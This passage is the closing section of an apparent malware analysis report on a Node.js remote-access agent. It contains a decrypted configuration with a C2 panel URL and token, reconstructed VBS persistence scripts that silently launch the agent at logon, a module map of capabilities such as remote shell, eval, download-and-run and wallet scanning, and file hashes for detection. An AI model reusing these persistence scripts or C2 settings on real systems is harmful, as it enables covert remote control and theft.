- Contract discovery inactive. The blockchain resolver is disabled in this configuration; the current contents of the listed contracts were not queried.
- Attribution. No public reporting links this tool to a named actor. German installer strings and per-campaign tokens suggest a commercial or crimeware toolkit used by multiple operators; this is an assessment, not a finding.
- Initial access. ClickFix delivery was observed on 7 October 2026. The link between that delivery and this exact build is an assessment; a hash of the package served in that intrusion has not been compared.
- Delivery data. Section 2 is based on endpoint telemetry from one observed intrusion supplied to CORVINater; it was not collected independently.
Appendix A Decrypted configuration and registration
A.1 IndigoLime.cfg (decrypted)
{
  "token": "f84ee2ce545c4a96a1ffa89fae89c0c0",
  "heartbeatIntervalMs": 720000,
  "reconnectDelayMs": 900000,
  "reconnectBackoffMaxMs": 900000,
  "staleWatchdogMs": 1020000,
  "registerAckTimeoutMs": 30000,
  "staleWatchdogIntervalMs": 60000,
  "panelUrl": "ws://usatraksell.net:443",
  "reportClientIp": true
}
A.2 Registration message (run 246669ec)
{
  "type": "register",
  "agent": {
    "id": "DESKTOP-JM9U3AJ-0cc4fcf908f0",
    "machineGuid": "0cc4fcf9-08f0-4666-8831-49950c3dae95",
    "hostname": "DESKTOP-JM9U3AJ",
    "platform": "win32",
    "arch": "x64",
    "username": "analyst",
    "uptime": 89.5,
    "totalMemory": 8519073792,
    "freeMemory": 5882142720,
    "cpus": 2,
    "inDomain": false,
    "adDomain": null,
    "workgroup": "WORKGROUP",
    "localIp": "10.66.0.147",
    "shellV2": true,
    "agentVersion": 2,
    "panelUrl": null
  },
  "token": "f84ee2ce545c4a96a1ffa89fae89c0c0"
}
Appendix B Reconstructed persistence scripts
Generated by running only the malware’s VBS generator (SlateSilver.js) in an isolated sandbox with this build’s seed and paths.
' ===== C:\Users\analyst\AppData\Local\Cerulean\EcruGarnet.vbs
Dim jexsgafh, mnbjtpk, zumybal, qdxgal
Set jexsgafh = CreateObject("Scripting.FileSystemObject")
Set mnbjtpk = CreateObject("WScript.Shell")
zumybal = "C:\Users\analyst\AppData\Roaming\JadeLilac\Lilac\node.exe"
qdxgal = "C:\Users\analyst\AppData\Local\BronzeMauve\Azure30\launch.js"
If jexsgafh.FileExists(zumybal) And jexsgafh.FileExists(qdxgal) Then
  mnbjtpk.Run Chr(34) & zumybal & Chr(34) & " " & Chr(34) & qdxgal & Chr(34), 0, False
End If

' ===== %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\AzureCopper.vbs
Dim ijgcdwy, wxwprzkbho, yuzgzev
Set ijgcdwy = CreateObject("WScript.Shell")
wxwprzkbho = "C:\Windows\System32\wscript.exe"
yuzgzev = "C:\Users\analyst\AppData\Local\Cerulean\EcruGarnet.vbs"
ijgcdwy.Run Chr(34) & wxwprzkbho & Chr(34) & " //B //Nologo " & Chr(34) & yuzgzev & Chr(34), 0, False
Appendix C Module map
| Module | Role |
|---|---|
launch.js | Launcher: reads manifest, runs scatter, starts the agent detached |
FlaxVioletMaroon.js | Scatter: moves runtime, code, config; empties install folder |
bundleLayout.js | Locates bundled runtime; builds the MSI post-install command |
app\src\CrimsonSilverDenim.js | Agent entry point: WebSocket loop, register, heartbeat, watchdogs |
app\src\IndigoForest.js | Configuration loader; host profiling (MachineGuid, domain) |
app\src\SlateVioletPearl.js | Configuration XOR encoder/decoder |
app\src\DenimEcru.js | Reads embedded C2 URLs from the config store |
app\src\TanOrchid.js | Builds the C2 candidate list; connection timeouts |
app\src\CeruleanMaroonRuby.js | Blockchain dead-drop resolver (eth_call) |
app\src\SepiaFuchsia.js | Legacy contract → fallback C2 table (unused) |
app\src\UmberOceanKhaki.js | Forces wss:// to ws:// (cleartext) |
app\src\TealEcruSienna.js | Public-IP lookup via api.ipify.org |
app\src\LimeMaroonCobalt.js | Command dispatcher (15 commands) |
app\src\TanDusk.js | Operator-script loader (/api/agent/script) |
app\src\EcruFuchsiaUmber.js | Persistence, uninstall, self-deletion |
app\src\SlateSilver.js | Seeded VBS generator for persistence |
app\src\DenimAzure.js | Path and layout resolution |
app\src\KhakiSilver.js | Single-instance pipe and lock file |
app\src\FuchsiaSandFlax.js | First-connect delay (0 in this build) |
app\src\CopperMintSepia.js | Bundled dependency check |
app\src\PeachFlax.js | Wallet-scan state |
app\src\TealCobaltDenim.js, MintViolet.js | Launcher-CMD helper and scatter stubs (unused) |
handlers\CrimsonMintCerulean.js | Interactive shell (node-pty) |
handlers\TopazCeruleanPeach.js | powershell command |
handlers\ForestSand.js | cmd command |
handlers\FuchsiaJadeTopaz.js | eval command |
handlers\OceanEcruPearl.js | download_run command |
handlers\PearlLimeViolet.js | deploy command (MSI / PS1 / CMD) |
handlers\CoralSalmonOrchid.js | files command (file manager) |
handlers\DuskMaroonCrimson.js | screenshot command |
handlers\DuskPearl.js | Wallet scanner |
handlers\PearlBeige.js | AV / EDR scan |
handlers\DuskGold.js | agent_update (self-update) |
Appendix D File hashes
| File | Size | SHA-256 |
|---|---|---|
Azure30-3ade35b5.msi | 57,222,618 | e08a33f5a9a722f05c1fb881ccb48337013a8824444a0fae7adf0e107b5700a0 |
runtime\node.exe | 103,173,960 | e921fe5307e29bf6fd00000dd594356affd3a7b044e52720c7f10decbdc305b9 |
launch.js | 2,691 | e89ed5c2f859a81eeda81880edfcb931e8e69988cea86aa425dcbc55cdf661f9 |
FlaxVioletMaroon.js | 4,870 | de54fd3af55c1b95229bdb25791053e172fb0e75c4e214047b0ae3b330926f98 |
bundleLayout.js | 974 | 142642785c2bd4ca3baf1691dd1c86938f338daadf9f66ba2030d3076a52c686 |
install-meta.json | 1,238 | 3ee1f0744b66ebdb5d0debeffee9bf8ebbf1301eb196cb1c35a34f6cc2b5b473 |
IndigoLime.cfg | 372 | 36c34b602987687457a538d6788113253aaa4e5880a68e0e3df69bed15070252 |
agent-version.json | 363 | 93416eb93cebf61de3856d9650cf0f0f1a62c54848399b3d1d989fa6e718324e |
install-meta.json (after scatter) | 1,607 | df97bb9b57b254f592650df7d89d5a8e2a7a294d8af54baf3398000f79a6397c |
app\src\CeruleanMaroonRuby.js | 10,976 | c4bf33bb6c5ddc8357537f7d1b1107ad293a5352f2016a2717ecec84aeb4db44 |
app\src\CopperMintSepia.js | 3,555 | f42d3f717ea64ccb113b5b2bd25cce69f19dcaf89f4bdd14d2f9d4cdd32e4fd0 |
app\src\CrimsonSilverDenim.js | 14,400 | 9dbddba534a154fb29f0edc20d99b7c1d96766ea75cf9a930ab90d0fde3da763 |
app\src\DenimAzure.js | 11,038 | 4b3a357fe7bdec0d8555a8a80c7922f3e85bb18822bdec08ebbbe690b83823b1 |
app\src\DenimEcru.js | 3,743 | ab36258431c902359d8a6c87145d644f6eb08f9f7fcf4adf3052a27d68c0b6c6 |
app\src\EcruFuchsiaUmber.js | 19,818 | c10b7deee5ec55bcb3936d88c62a661c99c3d5bd257a5ad50fe58d79f4358050 |
app\src\FuchsiaSandFlax.js | 2,981 | 8133bd9c038df80cfe855d1ae83c3b2aee6c45fb7ed50afdb164f19f6b275e68 |
app\src\IndigoForest.js | 9,286 | a814f510b8cdfca1ded3f46808af5e91ad2ee0e94f9173c16809bad2c3d33292 |
app\src\KhakiSilver.js | 5,644 | 2e2d350edd52862c48ee6072e9f7b5cde4bfd7d6c03263e242e221128deca365 |
app\src\LimeMaroonCobalt.js | 5,106 | b8350cad312c3fb8480faec550cd10e390c24119d6f9478d6105c4bf127f6f74 |
app\src\MintViolet.js | 2,305 | c6770cfd5d0b18dbaea871001c7d18f47f2f132d12b4bf784ebd8a44c3a1b4b9 |
app\src\PeachFlax.js | 2,987 | eeadf86449af05649e5e4734f0fb02843da800a55a5fa35063e4e7c120840020 |
app\src\SepiaFuchsia.js | 3,041 | b77b7cd86284c5c1f025176af24c1c432a98eedef5b443dcd263816788bbc54d |
app\src\SlateSilver.js | 3,309 | 81c10d3a550a0efba3087e6da45ea7e04d11422460b1afb115df92b8ddb2b211 |
app\src\SlateVioletPearl.js | 3,622 | fbe7e6984be4a22fbe000e4b0f018d170e26b16ee96dbbcda7106f1b42d0c569 |
app\src\TanDusk.js | 4,548 | 4c96caab1f05300825c2b1d818c3aab66dca786071ebf3517cc325bd1cd18840 |
app\src\TanOrchid.js | 4,992 | b47d2dd6e946df9d1a0aba4951ac13744a1814e3b4a1236a095d7927a787cde5 |
app\src\TealCobaltDenim.js | 3,283 | 48b7bef5d3a7c98411efcb0af108e1b927f2dc266f06df97a4bbce70e5f5c17a |
app\src\TealEcruSienna.js | 3,011 | 368f80e8d385c2569b366250bbb28f6c77932b728e445e71a640b8bd72c08f4b |
app\src\UmberOceanKhaki.js | 2,741 | 8072cefe934454e727bff04406537925a006e296ccb4f0e31dcfd7455ceecfaf |
app\src\handlers\CoralSalmonOrchid.js | 5,752 | 2af45b4fee8f4e89047464a591951d34d203a5533cc14c4be0f71ad484e77f3f |
app\src\handlers\CrimsonMintCerulean.js | 6,891 | 3acb1d0ddd346b9b5c1fa64dbc2b9ee1b9866cc02b1e0e60ef8785abfe652bb3 |
app\src\handlers\DuskGold.js | 8,329 | 29c03878e42ac20901beba376967c9de97588bbc073a3969c6bfe2846bf40746 |
app\src\handlers\DuskMaroonCrimson.js | 4,901 | ec44fa52511c43f99a904d86bf917c272d0b7907814408b72c962b28d4a5b726 |
app\src\handlers\DuskPearl.js | 8,674 | f6b9ce1b3c2111c5f71543a714b13581bb42c8c212137b24c2381f2ccf00c644 |
app\src\handlers\ForestSand.js | 2,874 | f50d86d68e1b74c0187d73dbcffdf25406f636c34b2f5ca1c0481f3a375fbb45 |
app\src\handlers\FuchsiaJadeTopaz.js | 2,973 | 70cc4cf3986d46c6f9f37e38dd91434123978e8e36ac075d90a2dcd39db2dfac |
app\src\handlers\OceanEcruPearl.js | 4,380 | ac10585593e3f161c316d036ac54c31b268c21f357449ec80c30e607dd086975 |
app\src\handlers\PearlBeige.js | 4,500 | 5c0c278c6a3cf5237676afae1926bde3c1437896b65e51a5b62afe292c80dc5d |
app\src\handlers\PearlLimeViolet.js | 6,566 | 8f1938520d63c220d65f1232ff58b20640e4c1cbdf8317b853b5be0a8a3e4f05 |
app\src\handlers\TopazCeruleanPeach.js | 3,509 | 96f022d77e96fca21c1a798057d29f8fd01f6825561c9e0693d6ba1db34ba60b |
— End of report —